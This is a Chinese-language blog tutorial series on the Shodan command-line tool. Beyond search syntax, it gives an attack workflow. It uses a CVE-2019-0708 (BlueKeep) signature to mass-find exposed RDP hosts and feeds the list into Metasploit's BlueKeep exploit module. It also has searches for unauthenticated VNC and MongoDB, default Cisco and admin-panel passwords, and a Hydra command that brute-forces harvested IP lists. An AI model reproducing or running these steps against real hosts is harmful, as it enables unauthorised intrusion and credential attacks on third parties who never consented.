shodan(1)
原理:其实shodan的原理就是在服务器上装了各种的扫描器,有扫漏洞的,有扫硬件的,而且是24小时无休止的扫。
kali中将shodan 进行克隆执行
git clone https://github.com/achillean/shodan-python.git
cd shodan-python
python setup.py install
shodan -h
参数学习
一、host与search参数的用法
找一些日本的ip地址
shodan search --limit 10 country:jp
(limit 限制搜索结构数量显示,country限制搜索国别(地区))
shodan search --limit 10 --fields ip_str,port country:jp
(会出来10组ip,并且位于日本country)
(ip_str =>以ipv4的形式进行输出显示,如果参数为ip则只会输出其数字ip)
shodan search --limit 10 --fields ip_str country:jp
shodan search --color --limit 10 --fields ip_str port:3389 country:cn city:shenzhen
(用color 会把搜索到的信息进行标红)
国别地区:
country:cn
城市信息:
city:shenzhen
端口:
port:3389
查看ip信息(City、Country、OS操作系统、Organization组织、Update更新、poets端口):
shodan host ip
过滤信息:
--firlds ip_str,port
显示信息数量:
--limit 10
深颜色表示:
--color
操作系统:
os:windows7
漏洞:
has_vuln:True
设备.摄像头:
device:webcam
设备.路由器: device:router
web端的一些设备:
tp-link
相关语法:
hostname——————————搜索指定的主机或域名,例如 hostname:baidu port——————————————搜索指定的端口或服务,例如 port:80 country———————————搜索指定的国家,例如 country:US city——————————————搜索指定的城市,例如 city:Chengdu org———————————————搜索指定的组织或公司,例如 org:"Google" isp———————————————搜索指定的ISP供应商,例如 isp:"China Telecom" product———————————搜索指定的操作系统/软件/平台,例如 product:"Apache httpd" version———————————搜索指定的软件版本,例如 version:"1.6.2" geo———————————————搜索指定的地理位置,参数为经纬度,例如 geo:"31.8639, 117.2808" before/after——————搜索指定收录时间前后的数据,格式为dd-mm-yy,例如 before:"11-11-15" net———————————————搜索指定的IP地址或子网,例如 net:"210.45.240.0/24"
vuln———————————————指定CVE漏洞编号,例如 vuln:"CVE-2014-0723"
http———————————————指定网页内容、标题、响应码、sever类型
例如 http.html:"hello world"
http.title:"hello"
http.status:200
http.server:Apache/2.4.7 http.server:PHP
shodan(2)
批量刷洞
shodan search --limit 10 --fields ip_str,port '"\x03\x00\x00\x0b\x06\xd0\x00\x00\x124\x00"' 十六进制字符串(CVE-2019-0708的一个漏洞RDP远程桌面连接)(怎么使用shodan去进行一个批量查找进行一个关于CVE-2019-0708的远控漏洞批量查询,全球互联网搜索)(那个十六进制字符串是0708的漏洞特征码或者叫做漏洞有效负载)
-
实例:
175.178.250.29 3389


学会了利用漏洞特征去扫0708的漏洞存活机器,那更应该学会其他的特征代码或者CVE代码号去进行一个全网的漏洞扫描,与漏洞利用,更可以利用MSF直接进行一个批量的Payload利用
(还是那句话,学网络安全就要举一反三,一通百通)
MSF利用
首先打开MSF
msfconsole
找寻目标
search 0708
进入exploit
use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
查看设置
show options
直接拖进ip与port文件路径
set rhosts file:'/root/Desktop/0708.txt'
然后检测
check
shodan download (下载)
shodan download 0708 --limit 100 --fields ip_str,port '"\x03\x00\x00\x0b\x06\xd0\x00\x00\x124\x00"'
(0708是保存的文件名)
shodan parse (解压缩)
shodan parse --fields ip_str 0708
搜索指定漏洞骚操作
收集漏洞信息
-
以CVE-2019-0708为例,先知道其漏洞特征(指纹)
(1)存在windows的远程桌面服务中
(2)需要连接3389端口
(3)操作系统的版本特征:Windows 7、Windows Server 2008 R2或Windows XP等受影响版本
(4)利用特制的RDP请求探测是否存在异常响应,指示该系统可能受到攻击。
shodan搜索
端口:3389
操作系统:os:"windows 7"
存在漏洞:has_vuln:ture
shodan search --limit 10 --fields ip_str port:3389 os:"windows 7" has_vuln:ture
验证
shodan host ip
shodan(3)
count计数功能 (后面加上搜索的参数语法)
shodan count
honeyscore 判断服务器是否为蜜罐,并进行扫描
shodan honeyscore ip
搜索服务器历史信息 使用参数 --history
shodan host 110.242.68.66 --history
vnc空密码远程连接
shodan search --limit 10 --fields ip_str "authentication disabled" port:5900
利用扫到的ip,在vncviewer里面进行一个连接。
shodan(4)
搜索一些路由器、交换机、和一些其他信息
myip用法(查看自己的出口ip-哪一个ip连接了公网)
shodan myip
http.title用法(查询一些已经被黑掉的网站)
shodan search --limit 10 --fields ip_str,port http.title:hacked
查找思科服务器
shodan search --limit 10 --fields ip_str,port "cisco -authorired port:23"
-authorired 弱口令特征
username:admin/cisco
password:cisco
寻找弱密码后台
shodan search --limit 10 --fields ip_str,port http.title:棋牌后台
弱口令:admin 123456
-
Hydra 批量爆破
hydra -L usernames.txt -P passwords.txt telnet -M ip.txt -o results.txt -t 16 -V
有一个名为
usernames.txt的用户名字典和一个名为passwords.txt的密码字典,你想对多个SSH服务器进行爆破,IP列表存储在ssh_servers.txt文件中-
-l [用户名]:指定单个用户名进行爆破。 -
-L [用户名字典文件]:使用指定的用户名字典文件进行爆破。 -
-p [密码]:指定单个密码进行爆破(不常用,通常使用密码字典)。 -
-P [密码字典文件]:使用指定的密码字典文件进行爆破。 -
-M [IP列表文件]:指定要攻击的目标IP列表文件,每行一个IP地址。 -
-o [输出文件]:将找到的登录/密码对保存到指定的输出文件中。 -
-f:每个主机找到第一个成功的登录/密码对后就停止爆破。 -
-F:所有主机中找到一个成功的登录/密码对后就停止爆破。 -
-t [任务数]:每个目标同时运行的任务数(线程数)。 -
-T [总任务数]:所有目标总共运行的任务数(线程数)。 -
-v / -V / -d:详细日志模式/每次尝试仅显示用户名和密码/调试模式
-
-
爆破的目录中字段末尾不能有空格,直接使用kali自带文件编辑器进行末尾空格删除。
shodan(5)
利用shodan搜索一个网段
shodan search --limit 10 --fields ip_str,port net:208.88.84.0/24
(老美国家安全局的一个网段,域名www.nsa.gov[美国安全局官方网站 ip: 208.88.84.219])
利用shodan搜索一些组织的ip地址
shodan search --limit 10 --fields ip_str,port org:nsa
查询该组织的ip地址(如果是外网的情况下需要再kali里面挂代理才能进行访问)
利用shodan找一些指定所处组织的网站的ip地址(hostname)
shodan search --limit 10 --fields ip_str,port hostname:google
搜索关于Google的ip地址
利用shodan查找安装了安全狗WAF的网站(http.waf)
shodan search --limit 10 --fields ip_str,port country:cn http.waf:safedog
利用http.waf查找安全狗
利用shodan 查询前端页面带有关键词的网站(http.html)
shdoan search --limit 10 --fields ip_str,port country:cn http.html:login
利用http.html 属性查询 带有login特征进行查询
利用shodan进行Mongodb数据库未授权登录
shodan search --limit 10 --fields ip_str "Mongodb server information -authentioation" port:27017
未授权就是一般能够直接连进数据库
利用shodan搜索jenkins组件
shodan search --limit 10 --fields ip_str "X-Jenkins" OR "Set-cookie:JSESSIONID" http.title:"Dashboard"
搜索组件jenkins
Jenkins组件(开源软件)
功能(优点)
-
自动化构建
监视源代码仓库的变化,并在代码提交后自动执行构建过程,包括编译、测试和打包等步骤。
-
易于集成
可以与多种版本控制系统(如Git、SVN等)以及构建工具(如Maven、Gradle等)无缝集成,方便用户进行项目构建和管理。
-
用户界面(红队渗透攻击面)
基于Web的用户界面,用户可以通过这个界面轻松地配置项目、管理构建任务和查看构建结果。
-
插件生态系统
可以安装插件扩展来扩大功能,满足需求。
-
持续部署
将构建好的应用程序部署到测试环境和生产环境。
-
跨平台支持
Windows、Linux和macOS等多种操作系统上运行,具有很强的跨平台能力。
-
分布式构建
分布式构建,可以在多台计算机上并行执行构建任务,提高构建效率。
-
权限管理
详细的权限管理功能,可以对不同用户分配不同的权限。
shodan(6)
webcam摄像头
search webcam
monitor模块 (目标网站暂时没有漏洞就可以进行监控,等有漏洞之类的情况就会通知)
监控(shodan的一个模块,用来监控网站 ip的)
settings(设置通知邮箱)
dashboard(现有监控的一些信息 端口 漏洞 ip地址 (存在CDN就会返回对个ip地址))
product参数 (搜索一些产品)
如 product:"OpenSSH" 搜索ssh服务是 OpenSSH 的ip服务器
如 shodan search --limit 10 --fields ip_str,port product:Apache httpd 搜索关于Apache httpd的一些ip
如 shodan search --limit 10 --fields ip_str,port org:Tencent cloud
shodan(7)【完结】
-
查看帮助文档,就是怎么去配置监控ip,但是能在web上进行监控就在web上,web监控设置比较方便
shodan alert -h
-
查看使用shodan查询的次数(因为每个shodan用户每个月查询的次数都是有限的)
shodan info
-
查询域名信息 (查域名还有许多工具知道就行)
shodan domain baidu.com -- 查询baidu.com域名的信息
-
使用shodan进行一个实时的扫描(shodan是一个非实时的工具可能我们得到的ip信息都是几个月之前的一个信息,我们就可以使用scan模块进行一个实时的扫描)
shodan scan -h --查看帮助文档
shodan scan submit ip地址 --类似nmap扫描,对于整个网络资产扫描
shodan scan list --查看扫描信息
shodan stats --facets ssl.version country:cn has_ssl:true -- 统计SSL的一个版本信息,在中国境内
-
根据参数学会组合筛选,利用国家地区、漏洞、服务、版本、ip、端口等信息进行一个搭配组合,进行一个适用于当前需求的一句搜索命令
shodan search --limit 10 --fields ip_str,port org:Tencent cloud port:3389 -- 查属于腾讯资产开启3389端口的主机
-
截图搜索参数 (web页面搜索更直观一些)
has_screenshot:true cisco
非特殊说明,本博所有文章均为博主原创。
如若转载,请注明出处:https://www.oneblanks.xyz/shodan%e5%ad%a6%e4%b9%a0/
共有 0 条评论